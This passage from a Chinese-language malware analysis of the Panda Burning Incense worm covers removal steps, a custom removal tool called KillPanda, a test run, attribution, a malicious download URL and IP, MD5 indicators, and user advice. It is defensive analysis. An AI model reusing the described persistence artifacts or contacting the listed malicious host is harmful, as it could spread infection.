
六、查杀方案

1、查杀思路(查杀功能)


① 结束病毒进程 spo0lsv.exe 进程
② 修复注册表，包括删除病毒自启动项 svcshare、修复文件的隐藏显示
③ 删除 C 盘下的 autorun.inf、setup.exe、spo0lsv.exe 文件
④ 遍历全盘删除 Desktop_.ini，修复受感染的文件，二进制文件和脚本文件要区别处理

2、编写专杀工具

专杀工具由 C 语言编写，大致逻辑对应了上述查杀思路，针对受感染文件根据上面分析得到的感染后结构图进行逆向处理，将原始文件剥离出来即可。
使用方法：运行 KillPanda.exe 后选择病毒源文件点击确定即可，等待杀毒完毕，可查看简单的杀毒情况，如下演示。




如下为测试文件，包含了样本会感染的所有文件类型。




测试文件


首先执行病毒，让其运行一段时间，可见所有测试文件均被感染。




然后运行专杀工具 KillPanda.exe，选择病毒源文件，点击确定开始查杀。



查杀过程



查杀结果




修复效果

注意：

由于时间问题该工具并未提供太多的交互细节，默认的是遍历 C、D 盘进行查杀，有需要可以自行修改代码添加其他盘符执行修复。

七、样本溯源

熊猫烧香原作者为湖北李俊，后被捕入狱，该样本也衍生了大量的新版本，但核心恶意逻辑基本相同，在如今的电脑上基本逃不过主流杀软的检测。
执行下载的网址为 www.ac86.cn，IP 为 15.164.151.80，归属地韩国首尔。



相关 MD5

c971a9426b79e58174c986d1d83652e4
c2ab3350ffa681753851820cf6783ee3
9aaff9869da5d3201dc3d34d3455acee
b4bf0edae88010e9e3d2061941cd28d0
ca0ea7b2a7002715071cc6954c5adbd0
539af15ae47eb7eee5adb634a6eef1af
5e4ed60fad58151a9e315fb6f70f4e37
e2ccfeb6bb4efb30fe5318f2480140e2
0ca507a964adfac44d39cd692a2f3e08
0fa38dbb42e670da3dadd8b62400117e
91350bf5502c67fa8d2bb25027788def
9083de14e99885968080cbec9429f2eb
1ebb3a636cbeaadbfdd403f4421001e5
9eea3b1ae8801e501527eaadc529dc61
26bc4086ff2fb55883b621fd3b2f56c5
a81c5fb25c80a01faf5512eb9387cab2
2d5e2810b08b83d1b4240fe59ccf25ae
3144d3a3f3fcfd82cc8766c34b681b1e
33543e14b5237a53d5b49154ae545ab1

八、总结

该样本的特点在于感染之后的顽固性，能够实现系统的长久驻留，在此提醒用户安装正规厂商的杀毒软件，不要随意下载和执行来历不明的文件，定期杀毒并且允许自动更新病毒库，重视自身的数据安全。